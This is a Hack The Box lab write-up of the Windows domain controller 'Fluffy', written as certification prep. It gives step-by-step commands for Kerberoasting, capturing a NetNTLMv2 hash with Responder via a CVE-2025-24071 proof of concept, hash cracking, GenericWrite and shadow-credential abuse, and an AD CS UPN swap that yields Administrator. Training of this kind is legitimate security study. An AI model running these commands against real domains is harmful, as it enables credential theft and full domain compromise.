
CPTS Prep - Fluffy - Easy Windows
Hack The Box: Fluffy
Introduction
Fluffy is an Active Directory box that ended up being a really nice chain of different AD attacks.
The path involved Kerberos, SMB enumeration, CVE-2025-24071, NetNTLMv2 capture and cracking, BloodHound/RustHound enumeration, abusing GenericWrite, shadow credentials, WinRM, and finally AD CS to become Administrator.
The initial foothold was not particularly complicated, but the privilege escalation required paying attention to the relationships between the different service accounts.
Initial Enumeration
I started out with an Nmap scan.
nmap -sC -sV 10.129.61.230
The scan immediately showed that this was an Active Directory Domain Controller.
The interesting ports were:
53    DNS
88    Kerberos
139   NetBIOS
389   LDAP
445   SMB
464   Kerberos password change
593   RPC over HTTP
636   LDAPS
3268  Global Catalog LDAP
3269  Global Catalog LDAPS
LDAP identified the domain as fluffy.htb, and the certificate information gave me the Domain Controller hostname:
DC01.fluffy.htb
fluffy.htb
I added the relevant hostnames to /etc/hosts:
10.129.61.230 fluffy.htb dc01 dc01.fluffy.htb
The Nmap output also showed something important for later:
clock-skew: mean: 6h59m59s
There was a significant time difference between my machine and the Domain Controller.
Fixing the Kerberos Clock Skew
For my future self, if you ever get a clock skew error with NetExec or another Kerberos-based tool, check the time first.
I stopped the local time synchronization service and synchronized against the Domain Controller:
sudo systemctl stop systemd-timesyncd
sudo ntpdate fluffy.htb
The clock was stepped forward to match the Domain Controller.
This allowed me to start using Kerberos-based tooling normally.
Kerberoasting
I had valid credentials at this point, so I tried Kerberoasting with NetExec:
nxc ldap dc01.fluffy.htb -u j.fleischman -p '<REDACTED_PASSWORD>' --kerberoasting output.txt
This returned three Kerberos tickets.
One of the interesting accounts was ca_svc:
sAMAccountName: ca_svc
memberOf:
  Service Accounts
  Cert Publishers
I also had a look at the other returned accounts.
I saved the tickets and tried cracking them with Hashcat:
hashcat -m 13100 -w 3 -O -D 1 ./output.txt ~/Wordlists/rockyou.txt
Unfortunately, this was exhausted without recovering any of the three passwords.
So the Kerberoasting attempt did not immediately provide a password, but the account information was still useful.
Active Directory Enumeration with RustHound
Next I wanted a better understanding of the domain structure, so I ran RustHound-CE.
./rusthound-ce --domain fluffy.htb -u j.fleischman -p '<REDACTED_PASSWORD>'
RustHound successfully connected to Active Directory and collected the domain information.
The resulting data contained:
10 users
62 groups
1 computer
1 OU
3 GPOs
33 certificate templates
11 enabled certificate templates
1 Enterprise CA
The certificate information immediately made AD CS something worth keeping in mind.
More importantly, the BloodHound data showed interesting permissions involving the service accounts.
SMB Enumeration and CVE-2025-24071
I then moved on to SMB enumeration with NetExec.
One of the shares was writable by the user I had at the time. Inside the share I found a PDF that mentioned CVE-2025-24071.
The vulnerability allows a specially crafted archive to cause an SMB authentication attempt when it is interacted with. This can result in the victim sending a NetNTLMv2 challenge-response to an attacker-controlled SMB server.
The proof of concept I used was:
https://github.com/0x6rss/CVE-2025-24071_PoC
I generated the malicious file and then started Responder.
Capturing the NetNTLMv2 Hash
I started Responder on my HTB VPN interface:
sudo /home/r3v/Tools/Responder/Responder/bin/python3 Responder.py -w -v -I tun0
Responder was listening on tun0.
After the malicious file was interacted with, I received an SMB authentication request:
[SMB] NTLMv2-SSP Client   : 10.129.61.230
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : <REDACTED_NETNTLMV2_HASH>
There it is.
Time to crack it.
Cracking the NetNTLMv2 Hash
I used Hashcat mode 5600, which is NetNTLMv2:
hashcat -m 5600 -w 3 -O -D 1 <REDACTED_HASH> ~/Wordlists/rockyou.txt
Hashcat successfully cracked the hash.
The recovered credential was:
p.agila:<REDACTED_PASSWORD>
That gave me another valid set of domain credentials.
Looking at the Service Accounts
Going back to the RustHound/BloodHound data revealed the next important part of the attack chain.
p.agila was a member of the Service Account Managers group.
This meant that p.agila had interesting permissions over the service accounts.
The BloodHound relationship was the key here.

The service accounts that became particularly interesting were:
winrm_svc
ca_svc
I used bloodyAD to work with the discovered group relationship:
bloodyad -u p.agila -p '<REDACTED_PASSWORD>' -d fluffy.htb --host 10.129.61.230 add groupMember 'service accounts' p.agila
The command confirmed that p.agila had been added to the Service Accounts group.
This was the point where the attack moved from simply finding credentials to abusing Active Directory permissions.
Shadow Credentials
With the required permissions in place, I used Certipy's shadow credential functionality against winrm_svc.
certipy shadow auto \
    -u '[email protected]' \
    -p '<REDACTED_PASSWORD>' \
    -account winrm_svc \
    -dc-ip 10.129.62.0 \
    -dc-host dc01.fluffy.htb \
    -debug
This time Certipy successfully authenticated over LDAPS:
LDAP NTLM authentication successful
Bound to ldaps://10.129.62.0:636 - ssl
It then generated a certificate and key credential and added the key credential to winrm_svc.
Certipy was subsequently able to authenticate as winrm_svc and retrieve an NT hash.
The hash is intentionally redacted here.
Getting WinRM Access
With the winrm_svc NT hash, I could authenticate to WinRM:
evil-winrm -i 10.129.62.0 -u winrm_svc -H <REDACTED_NT_HASH>
This gave me a shell on the machine.
The user flag was located on the desktop.
At this point I had user access, but I still needed to get to Administrator.
Taking Over ca_svc
The next account that stood out was ca_svc.
Members of the Service Accounts group had GenericWrite over the service accounts, including ca_svc.
The ca_svc account was also a member of the Cert Publishers group.
That immediately made me interested in the certificate infrastructure.
I first used Certipy to enumerate AD CS:
certipy find \
    -username ca_svc \
    -hashes :<REDACTED_NT_HASH> \
    -dc-ip 10.129.62.0 \
    -vulnerable
Certipy found:
33 certificate templates
1 certificate authority
11 enabled certificate templates
14 issuance policies
The CA was:
FLUFFY-DC01-CA
This confirmed that AD CS was deployed and gave me another potential route to privilege escalation.
AD CS
The naming of the account, the Service Accounts group, and the certificate infrastructure were all good hints that AD CS was going to be important.
I first inspected ca_svc:
certipy account \
    -u p.agila \
    -p '<REDACTED_PASSWORD>' \
    -dc-ip 10.129.62.0 \
    -user ca_svc read
The relevant attributes included:
sAMAccountName      : ca_svc
servicePrincipalName: ADCS/ca.fluffy.htb
userPrincipalName   : [email protected]
Because of the permissions discovered earlier, I could modify the account.
Modifying the UPN
The idea was to change the UPN of ca_svc to administrator, then request a certificate for that identity.
I changed the UPN:
certipy account \
    -u p.agila \
    -p '<REDACTED_PASSWORD>' \
    -dc-ip 10.129.62.0 \
    -user ca_svc \
    -upn administrator \
    update
Certipy confirmed:
[*] Updating user 'ca_svc':
    userPrincipalName : administrator
[*] Successfully updated 'ca_svc'
Now ca_svc had an Administrator UPN.
Requesting the Administrator Certificate
I used the User certificate template to request a certificate for the Administrator UPN:
certipy req \
    -u ca_svc \
    -hashes :<REDACTED_NT_HASH> \
    -ca FLUFFY-DC01-CA \
    -template User \
    -upn administrator \
    -dc-ip 10.129.62.0 \
    -dc-host dc01.fluffy.htb
The request succeeded:
[*] Requesting certificate via RPC
[*] Request ID is 22
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
Certipy saved the certificate and private key as:
administrator.pfx
After obtaining the certificate, I restored the original UPN on ca_svc:
certipy account \
    -u p.agila \
    -p '<REDACTED_PASSWORD>' \
    -dc-ip 10.129.62.0 \
    -user ca_svc \
    -upn ca_svc \
    update
It is good practice to restore modified AD attributes when you are finished with them.
Authenticating as Administrator
The final step was to use the generated PFX certificate to authenticate as Administrator.
certipy auth \
    -dc-ip 10.129.62.0 \
    -pfx administrator.pfx \
    -username administrator \
    -domain fluffy.htb
Certipy successfully obtained a TGT for:
[email protected]
It also retrieved the Administrator NT hash.
The hash is redacted here.
With that hash, I could finally authenticate to WinRM:
evil-winrm -i 10.129.62.0 -u administrator -H <REDACTED_NT_HASH>
And that gave me the Administrator shell.
Rooted.
Attack Chain
The complete attack path looked like this:
Initial credentials
        |
        v
SMB enumeration
        |
        v
Writable SMB share
        |
        v
CVE-2025-24071
        |
        v
NetNTLMv2 capture
        |
        v
Hashcat
        |
        v
p.agila credentials
        |
        v
RustHound / BloodHound
        |
        v
Service Account Managers
        |
        v
GenericWrite
        |
        v
Shadow Credentials
        |
        v
winrm_svc
        |
        v
WinRM
        |
        v
ca_svc
        |
        v
AD CS
        |
        v
UPN modification
        |
        v
Administrator certificate
        |
        v
Certipy authentication
        |
        v
Administrator
Takeaways
Check the clock
Kerberos depends on accurate time. A large clock difference can make perfectly valid credentials appear to fail.
Enumerate permissions, not just credentials
Getting a password is only part of the job. Understanding what that account can modify can be much more valuable.
BloodHound was especially useful for identifying the relationships between p.agila, the Service Accounts group, winrm_svc, and ca_svc.
Pay attention to service accounts
The service account group was the bridge between the initial compromise and the privilege escalation.
Shadow credentials are powerful
When an account has the necessary permissions over another AD object, shadow credentials can provide a way to authenticate as that account without knowing its password.
Always investigate AD CS
The presence of a CA and certificate templates should make AD CS part of your enumeration process.
In this case, the combination of GenericWrite, ca_svc, and the certificate infrastructure eventually allowed me to obtain a certificate for the Administrator identity.
Watch for changing HTB IPs
One small problem I ran into was that the machine's IP changed after restarting it.
The original IP was:
10.129.61.230
After restarting the machine, it became:
10.129.62.0
This caused some confusing connection errors with Certipy until I updated the target IP and explicitly specified:
dc01.fluffy.htb
Something worth remembering when troubleshooting HTB boxes.
Conclusion
Fluffy was a great example of how an Active Directory attack can develop through several seemingly unrelated weaknesses.
The initial foothold came from CVE-2025-24071 and a captured NetNTLMv2 challenge-response. From there, BloodHound exposed the important group relationships and permissions.
Those permissions led to shadow credentials and access to winrm_svc, followed by AD CS abuse through ca_svc.
The final chain was:
CVE-2025-24071
→ NetNTLMv2
→ credential cracking
→ BloodHound
→ GenericWrite
→ Shadow Credentials
→ winrm_svc
→ WinRM
→ ca_svc
→ AD CS
→ UPN manipulation
→ Administrator certificate
→ Administrator
For me, the biggest lesson from Fluffy was to stop thinking of an AD compromise as simply "find a password and log in". The interesting part is understanding the relationships between users, groups, service accounts, permissions, and certificate infrastructure. Once those relationships were mapped out, the path to Administrator became much clearer.